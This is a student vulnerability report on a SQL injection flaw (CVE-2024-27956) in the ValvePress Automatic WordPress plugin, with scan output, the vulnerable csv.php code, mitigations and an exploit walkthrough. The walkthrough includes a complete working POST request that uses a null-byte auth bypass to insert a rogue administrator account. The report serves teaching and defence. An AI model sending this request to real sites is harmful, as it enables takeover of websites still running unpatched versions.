Vulnerability Analysis of A WordPress Plugin: ValvePress Automatic

Dennis Tank
Student ID: 40261560

Simran Qureshi
Student ID: 40299677

Kirandeep Kaur
Student ID: 40296177

Abstract

The ValvePress Automatic Plugin is a widely used WordPress extension that automates content aggregation, rewriting, and publishing, offering significant advantages for auto-blogging, affiliate marketing, and content curation. This study analyzes the security vulnerabilities of the plugin, particularly a critical SQL injection flaw (CVE-2024-27956) that allows unauthorized access and manipulation of the WordPress database. A lab environment was set up using VirtualBox, Kali Linux, and XAMPP to facilitate controlled testing. Security assessment tools such as WPScan, WPBullet, and OWASP ZAP were employed to identify weaknesses, while Burp Suite was used for exploitation. The identified vulnerability enables attackers to execute arbitrary SQL queries, leading to privilege escalation and unauthorized user creation. Mitigation strategies, including strict comparison usage and secure query handling via wp_check_password(), are discussed to enhance the security posture of the plugin. This research emphasizes the importance of rigorous security assessments in WordPress plugin development to mitigate risks and ensure robust website security.

***Keywords*—** WordPress security, SQL injection, ValvePress Automatic Plugin, penetration testing, vulnerability analysis, WPScan, Burp Suite, OWASP ZAP, cybersecurity, web application security, plugin security, XAMPP, ethical hacking, risk mitigation.

Introduction

WordPress is one of the most popular content management systems (CMS), powering millions of websites worldwide. Its extensibility through plugins allows users to enhance functionality, automate tasks, and improve user engagement. Among these, the ValvePress Automatic Plugin is a powerful automation tool that enables websites to fetch and publish content dynamically. It integrates multiple APIs, supports multilingual translation, and enhances SEO through AI-powered text rewriting. However, as with many plugins, its extensive capabilities also introduce potential security vulnerabilities. Security in WordPress plugins is crucial because these extensions often have direct access to sensitive website data, including user credentials, database information, and content management functionalities. Any vulnerability within a plugin can lead to severe consequences, such as unauthorized access, data breaches, and website defacement. This research focuses on analyzing the security posture of the ValvePress Automatic Plugin, with a specific emphasis on SQL injection vulnerabilities, which remain one of the most exploited attack vectors in web applications. A controlled lab environment was established to facilitate testing without impacting real-world applications. VirtualBox was used to create an isolated environment, with Kali Linux serving as the primary penetration-testing OS. XAMPP was deployed to simulate a local WordPress server, complete with Apache, MySQL, and PHP. WordPress was installed and configured to host the plugin, enabling a structured assessment using security tools such as WPScan, WPBullet, and OWASP ZAP. During the vulnerability analysis, a critical SQL injection flaw (CVE-2024-27956) was identified in the plugin's csv.php file, which improperly handled database queries. By leveraging Burp Suite, an attack was successfully executed to insert a new administrative user, demonstrating the potential impact of this vulnerability. This highlights the urgent need for security improvements in WordPress plugins, especially those handling automated content generation and user authentication. The study also explores various mitigation techniques to secure the plugin against SQL injection attacks. Implementing strict comparison operators, sanitizing inputs, and utilizing WordPress-native functions such as wp_check_password() are recommended to prevent unauthorized query execution. Through this research, we aim to raise awareness about the importance of rigorous security testing in plugin development and provide actionable solutions for developers to enhance security resilience.

1 ValvePress Automatic Plugin

ValvePress Automatic is a powerful WordPress plugin that automates the process of creating website content. It gathers articles, images, videos, and other media from various sources like RSS feeds, social media, affiliate programs, and APIs from platforms such as YouTube, Amazon, and eBay. This allows users to schedule posts and automatically publish content based on keywords, eliminating the need for manual posting. To improve SEO and prevent duplicate content issues, the plugin uses AI to rewrite the text. It also offers multilingual translation capabilities to reach a global audience. Users can customize the formatting to match their website's design. This plugin is especially useful for auto-blogging, content curation, and affiliate marketing. By automating content management, ValvePress Automatic helps website owners maintain a consistent publishing schedule, saving them time and effort while boosting their online presence with fresh, relevant material. Essentially, it's a comprehensive tool for keeping a website dynamic and engaging through automated content updates.

1.1 Features of ValvePress Automatic Plugin

1. **Automated Content Aggregation:** Pulls articles, images, and videos from multiple sources.
2. **AI-Powered Text Rewriting:** Prevents duplicate content issues and enhances SEO.
3. **Scheduled and Keyword-Based Posting:** Ensures consistent content updates.
4. **Integration with APIs:** Supports YouTube, Amazon, eBay, and more.
5. **Multilingual Translation:** Enables content adaptation for global audiences.
6. **Customizable Formatting:** Seamlessly fits various website themes.
7. **Affiliate Marketing Support:** Helps monetize content through affiliate networks.

2 Vulnerability Analysis

2.1 Lab Environment

The lab environment was set up using several key components to facilitate the development and testing of the selected WordPress Plugin. **Oracle VM VirtualBox** was used as the virtualization software, allowing the creation and management of virtual machines. This provided a sandboxed environment for controlled testing and experimentation without affecting the host system.

Kali Linux, a Debian-based operating system designed for digital forensics and penetration testing, was installed within the virtual machine. It offered a comprehensive suite of security tools for vulnerability assessment and exploit testing, ensuring the system's resilience against potential threats.

To support local web development, **XAMPP** was deployed as a cross-platform web server stack. Comprising Apache, MySQL, PHP, and Perl, XAMPP provided an integrated environment for running PHP-based applications, streamlining the setup process.

MySQL, the relational database management system included in XAMPP, played a crucial role in data storage and retrieval. It enabled efficient management of the database structure required for handling dynamic content and user interactions.

Apache Web Server, also part of the XAMPP stack, functioned as the primary web server, handling HTTP requests and serving web content. Its reliability and flexibility made it ideal for hosting the development environment.

Finally, **WordPress**, the widely used content management system, was installed and configured within XAMPP. Serving as the platform for deploying the **ValvePress Automatic Plugin**, WordPress allowed for seamless integration and testing of the plugin's automation features within a controlled environment.

2.2 Analysis Tools

Source code analysis tools are vital for software development. They function by examining code to detect security vulnerabilities and performance bottlenecks and to verify adherence to coding standards. By doing this, they help create higher quality software through improved security and boosted overall performance. The use of these tools results in more dependable and easier-to-maintain software, while also ensuring that development teams follow necessary rules and industry best practices.

2.2.1 WPScan

WPScan is a publicly available and free security scanning tool specifically developed to uncover security vulnerabilities within WordPress websites. It operates by meticulously examining various aspects of a WordPress installation, including identifying outdated plugins and themes, detecting weak password choices, and revealing potential misconfigurations in the site's setup. Widely used by security professionals and ethical hackers, WPScan provides comprehensive reports that detail identified security weaknesses. This information empowers website owners to take proactive steps to mitigate potential threats and significantly enhance the overall security defenses of their WordPress platform.

```
[+] wp-automatic
 | Location: http://localhost/wordpress/wp-content/plugins/wp-automatic/
 | Latest Version: 3.109.0
 | Last Updated: 2025-02-14T02:36:54.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://localhost/wordpress/wp-content/plugins/wp-automatic/, status: 200
 |
 | [!] 7 vulnerabilities identified:
 |
 | [!] Title: Automatic 2.0.3 - csv.php q Parameter SQL Injection
 |     Fixed in: 2.0.4
 |     References:
 |      - https://wpscan.com/vulnerability/dadc99ca-54ee-42b4-b247-79a47b884f03
 |      - https://www.exploit-db.com/exploits/19187/
 |      - https://packetstormsecurity.com/files/113763/
 |
 | [!] Title: WordPress Automatic < 3.53.3 - Unauthenticated Arbitrary Options Update
 |     Fixed in: 3.53.3
 |     References:
 |      - https://wpscan.com/vulnerability/4e5202b8-7317-4a10-b9f3-fd6999192e15
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4374
 |      - https://blog.nintechnet.com/critical-vulnerability-fixed-in-wordpress-automatic-plugin/
 |
 | [!] Title: Automatic < 3.92.1 - Cross-Site Request Forgery to Privilege Escalation
 |     Fixed in: 3.92.1
 |     References:
 |      - https://wpscan.com/vulnerability/fa2f3687-7a5f-4781-8284-6fbea7fafd0e
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-27955
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/12adf619-4be8-4ecf-8f67-284fc44d87d0
 |
 | [!] Title: Automatic < 3.92.1 - Unauthenticated Arbitrary File Download and Server-Side Request Forgery
 |     Fixed in: 3.92.1
 |     References:
 |      - https://wpscan.com/vulnerability/53b97401-1352-477b-a69a-680b01ef7266
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-27954
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/620e8931-64f0-4d9c-9a4c-1f5a703845ff
 |
 | [!] Title: Automatic < 3.92.1 - Unauthenticated SQL Injection
 |     Fixed in: 3.92.1
 |     References:
 |      - https://wpscan.com/vulnerability/53a51e79-a216-4ca3-ac2d-57098fd2ebb5
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-27956
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/a8b319be-f312-4d02-840f-e2a91c16b67a
 |
 | [!] Title: WordPress Automatic Plugin < 3.93.0 Cross-Site Request Forgery
 |     Fixed in: 3.93.0
 |     References:
 |      - https://wpscan.com/vulnerability/e5d0dcec-41a7-40ae-b9ce-f839de9c28b8
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-32693
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/6231e47e-2120-4746-97c1-2aa80aa18f4e
 |
 | [!] Title: WordPress Automatic < 3.95.0 - Authenticated (Contributor+) Stored Cross-Site Scripting via autoplay Parameter
 |     Fixed in: 3.95.0
 |     References:
 |      - https://wpscan.com/vulnerability/d0198310-b323-476a-adf8-10504383ce1c
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-4849
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/4be58bfa-d489-45f5-9169-db8bab718175
 |
 | The version could not be determined.
```

Figure 1: Static Analysis Using WPScan

Figure 1 presents the scan results generated by the WPScan tool, highlighting several vulnerabilities within the

plugin.

```
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Figure 2: WPScan warning for no API access token.

When using WPScan, it is necessary to obtain an API access token from the WPScan website. This token is crucial for unlocking the full capabilities of the tool.

2.2.2 WPBullet

WPBullet is a comprehensive utility designed to improve both the performance and security of WordPress websites. It functions by streamlining site speed through the optimization of database operations, image compression, and code refinement. Gleichzeitig strengthens security defenses by identifying and addressing potential vulnerabilities. WPBullet also automates a range of essential maintenance procedures, simplifying site management. This tool is particularly beneficial for developers and website administrators who seek to maximize their site's efficiency and fortify its security posture, allowing for a more robust and streamlined WordPress experience.

Figure 3: Static Analysis Using WPBullet

Figure 3 displays the scan results from the WPBullet tool. While some vulnerabilities identified are similar to those found by WPScan, WPBullet provides additional details, including the specific file locations of the issues, offering a more comprehensive view of the vulnerabilities.

2.2.3 OWASP ZAP

OWASP ZAP, a free and open-source tool, helps find security weaknesses in web applications. Functioning as a proxy, it sits between you and the web app, examining all web traffic. This tool allows for automatic scans, manual exploration, and fuzzing to discover vulnerabilities. Whether you're new to security or a seasoned pro, ZAP's features like passive and active scans, website mapping (spidering), login testing, and custom attack scripting are valuable. It's a common tool for penetration testing and integrating security into software development processes (DevSecOps).

OWASP ZAP provided valuable insights into the vulnerabilities; however, the WordPress INSE database was dropped during the scan. The INSE database was created to set up WordPress and add the admin user. It is not uncommon for web servers to experience data loss or abnormal behavior following aggressive scans.



Figure 3: OWASP ZAP scan output

2.2.4 Honorable Mentions:

We also employed Nikto and RIPS for security analysis, but they yielded minimal results. Given that the package was written in PHP and we suspected an SQL injection vulnerability, we proceeded with SQLMap. However, the tool was unable to detect the vulnerability, likely due to limitations in automated scanning, the need for manual payload adjustments, or obfuscation techniques within the application that hindered SQLMap's ability to identify the issue accurately.

3 Vulnerability Exploitation

3.1 Target CVE

We decided to conduct a deeper investigation into CVE-2024-27956 [1], an unauthorized SQL Injection vulnerability.

Description: *Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') vulnerability in ValvePress Automatic allows SQL Injection. This issue affects Automatic: from n/a through 3.92.0.*

CVSS severity: *High (9.9)*

While exploring the wp-automatic plugin folder, we chose to conduct a further search for code snippets that could potentially lead to SQL Injection vulnerabilities. In the wp-automatic/inc folder, we identified a file named csv.php, which contained the following code:

```php
// extract query
$q = stripslashes($_POST['q']);
$auth = stripslashes($_POST['auth']);
$integ=stripslashes($_POST['integ']);

if(trim($auth == '')){

          echo 'login required';
        exit;
}

if(trim($auth) ≠ trim($current_user->user_pass)){
          echo 'invalid login';
        exit;
}

if(md5(trim($q.$current_user→user_pass)) ≠ $integ ){
          echo 'Tampered query';
        exit;
}


$rows=$wpdb→get_results( $q);
$date=date("F j, Y, g:i a s");
```

Figure 4: Vulnerable piece of code

Figure 4 illustrates that this file handles a query functionality triggered by an HTTP request. We tested various HTTP POST requests to analyze the response. Initially, we encountered the message ”login required.” Upon further inspection, we discovered that the auth parameter relates to user authentication. Using our admin account, we verified that the query executed correctly, allowing us to successfully create a new user. Notably, we found that setting the $auth value to NULL bypasses the authentication process in the code, making the attack possible. The $integ variable is an MD5 hash derived from concatenating the $auth value with the $q parameter, where $q represents the SQL query.

Overall, this file manages requests for SQL query execution. By injecting a tailored query into the handler, it executes the query with administrative privileges, enabling the successful execution of an SQL injection attack.

3.2 Exploitation Tools

Burp Suite is a widely-used platform for web application security testing, featuring tools like Proxy, Intruder, and Scanner. It aids in identifying vulnerabilities, intercepting requests, and manipulating data. Preinstalled on Kali Linux, it is essential for penetration testing and security research in professional environments.

Python is a versatile language widely used in cryptography for implementing algorithms and generating hashes. Libraries like *hashlib* and *cryptography* support algorithms such as SHA-256 and MD5. Preinstalled on most Linux distributions, including Kali Linux, Python provides easy access to cryptographic functions for data integrity and security tasks.

3.3 Exploit

The exploitation process is straightforward; it involves sending a POST request to the vulnerable file and modifying the parameters to meet our specific requirements.

3.3.1 Before Attack



Figure 5: User-base before the attack

The user depicted in Figure 5 has administrative privileges. When we inject our query into the URL parameter, it is executed with this user's rights, granting elevated access.

Figure 6: PHPadmin Users Table before attack

We utilized the schema of the Users Table, shown in Figure 6, to construct a query for creating a new user. The SQL query employed in the attack is as follows:

```
INSERT INTO wp_users
    (user_login,
     user_pass,
     user_nicename,
     user_email,
     user_url,
     user_registered,
     user_status,
     display_name)
    VALUES
    ('inseTQK',
     '$P$HxfvLR.Te6U9RQFKxgd345dt/7Nk8B/',
     'inseTQK',
     'inseTQK@concordia.com',
     'http://168.0.0.1:8080',
     '2025-03-21 22:12:51',
     0,
     'inseTQK')
```

In this case, the 'user_pass' value is a hashed and salted representation of the password we set, "hacked."

3.3.2 The Attack

Figure 7: Burp-Suite interception

Figure 7 displays the Burp Suite interception and attack injection. The following request represents the attack:

```
POST http://localhost/wordpress/wp-content
/plugins/wp-automatic/inc/csv.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,
application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 336

q=INSERT INTO wp_users (user_login, user_pass, user_nicename,
user_email, user_url, user_registered, user_status, display_name)
VALUES ('inseTQK', '$P$HxfvLR.Te6U9RQFKxgd345dt/7Nk8B/', 'inseTQK',
'inseTQK@concordia.com', 'http://168.0.0.1:8080', '2025-03-21 22:12:51',
0, 'inseTQK')&integ=298c8ba78748f02877a09f1a1e2006b1&auth=%00
```

Here the $q is the query variable, $auth is the auth variable and its value kept "%00" (NULL), and $integ is the integrity variable which is the MD5 hash value for $*q*.$*auth* (concatenation).



Figure 8: Request and Response of the attack transaction

The following response indicates that the attack was successful and the query was executed on the server:

```
DATE,ACTION,DATA,KEYWORD
```

3.3.3 After Attack



Figure 9: User-base after the attack

Figure 9 illustrates that the new user has been successfully inserted into the user database.

	ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
Edit Copy Delete	1	dennis	PBBTA5a/MD1B35oVEZ0UoGBOoEy9Kj60	dennis	dennistank9@gmail.com	http://localhost/wordpress	2025-02-03 21:01:38		0	dennis
Edit Copy Delete	9	inseTQK	PHxfvLR.Te6U9RQFKxgd345dt/7Nk8B/	inseTQK	inseTQK@concordia.com	http://168.0.0.1:8080	2025-03-21 22:12:51		0	inseTQK

Figure 10: PHPadmin Users Table after attack

Here in Figure 10, it shows the `wp_users` table with the new user where:
username = *inseTQK*
password = *hacked*.

4 Mitigation

4.1 Null byte detection

```
19 $integ=stripslashes($_POST['integ']);
20
21 if (strpos($auth, "\0") !== false) {
22     echo 'NULL byte detected';
23     exit;
24 }
25
26 if(trim($auth == '')){
27
28         echo 'login required';
29       exit;
30 }
31
32 if(trim($auth) !== trim($current_user->user_pass)){
33         echo 'invalid login';
34       exit;
```

Figure 11: Updated Code with NULL checking

The first step we considered was detecting whether the parameters contained a NULL byte. If the parameter included a NULL byte, the process would exit. In this case, no additional parameter validation was needed, as the $q (query) is still utilized by the plugin for query execution, and $integ is simply the MD5 hash of $q concatenated with $auth. If $q is NULL, there is no query to execute, implying the absence of a payload.

```
21 | if (strpos($auth, "\0") !== false) {
22 |     echo 'NULL byte detected';
23 |     exit;
24 | }
```

In Figure 11, lines 21 to 24 contain the code that resolves the issue. This condition checks whether $auth is empty or contains a NULL byte. If either condition is met, it blocks the request to prevent bypass or injection attacks. This ensures that $auth is neither blank nor tampered with via NULL byte injection, thereby enhancing the security of the authentication check.



Figure 12: Failed to attack after code fix

After updating the code, we re-attempted the attack on the website using the same payload from the original exploit. The mitigation proved successful, as shown in Figure 12, which illustrates the failed attack attempt. The updated code correctly identifies the authentication parameter as a NULL byte and terminates execution, effectively preventing the exploit from proceeding.

4.2 Alternative Solutions

4.2.1 WordPress-Compliant Password Validation

Using wp_check_password() is a secure alternative to direct string comparison for password validation in WordPress. It safely verifies a plain text password against the stored hash, handling hashing and salting internally. This method prevents timing attacks and aligns with WordPress standards, making authentication more reliable and secure.

4.2.2 Parameterized Query

Replacing the raw $q input with fixed, predefined queries is a safer alternative when developers know the expected parameters. Instead of executing user-provided SQL, the code maps known query types to parameterized statements. This approach prevents SQL injection by ensuring only trusted queries are run with securely bound user inputs.

Conclusion

The security assessment of the ValvePress Automatic Plugin reveals significant vulnerabilities, particularly an SQL injection flaw that can be exploited to gain unauthorized administrative access. This underscores the necessity of incorporating security best practices in WordPress plugin development. The analysis demonstrated how attackers could manipulate poorly secured database interactions to execute arbitrary SQL queries, leading to serious consequences such as privilege escalation and unauthorized data modifications. Through a structured lab environment and rigorous testing using WPScan, WPBullet, and OWASP ZAP, the vulnerability was successfully identified

and exploited using Burp Suite. The attack involved crafting an SQL query that inserted a new user with administrative privileges, bypassing authentication mechanisms. This showcases the risks associated with improper input handling and database query execution in WordPress plugins. To mitigate such vulnerabilities, developers should enforce strict input validation, sanitize user inputs, and use parameterized queries instead of directly executing user-supplied SQL statements. Additionally, employing WordPress security functions like wp_check_password() enhances authentication integrity and prevents unauthorized access. Developers should also adhere to secure coding guidelines, conduct regular security audits, and implement security patches promptly. As the use of automated content management plugins continues to grow, ensuring their security becomes paramount. This research highlights the importance of proactive vulnerability assessments and secure development practices in safeguarding WordPress ecosystems. By addressing these security concerns, developers and website administrators can protect their platforms from potential cyber threats and maintain a secure online presence.

Contribution Table

MEMBERS → TASK ↓	*Dennis Tank*	*Simran Qureshi*	*Kirandeep Kaur*
WordPress plugin selection.	✓	✓	✓
Research past security issues related to the plugin.		✓	
Use vulnerability scanning tools to detect security flaws.	✓		
Analyze vulnerabilities.			✓
Analyze source code.	✓		✓
Demonstrate exploit.	✓		
Developed mitigation strategies.		✓	✓
Monitored project progress.	✓	✓	✓
Document findings.		✓	
Presentation preparation.	✓	✓	✓
Report preparation.	✓	✓	✓

Acknowledgment

We extend our sincere gratitude to Professor Dr. Makan Pourzandi for his invaluable guidance and support throughout this project. Initially, our approach was to identify and exploit multiple vulnerabilities across various plugins and software. However, under his expert advice, we refined our focus to a single plugin, ValvePress Automatic Plugin, and concentrated on uncovering and analyzing one critical vulnerability. This approach allowed us to conduct a more in-depth assessment of the security flaw and its potential impact. His suggestion proved crucial in helping us not only identify and exploit the SQL injection vulnerability but also develop effective mitigation strategies. By narrowing our scope, we were able to allocate more time and effort to understanding the root cause of the issue, testing different attack scenarios, and formulating practical defenses against such threats. This structured methodology enhanced our learning experience and provided a clearer perspective on real-world cybersecurity challenges. We appreciate his continuous support, constructive feedback, and encouragement, which significantly contributed to the success of this research. His insights helped us strike the right balance between offensive and defensive security practices, ultimately strengthening our understanding of vulnerability assessments and mitigations.

References

[1] NIST. Cve-2024-27956. `https://nvd.nist.gov/vuln/detail/cve-2024-27956`, 2024-03-21.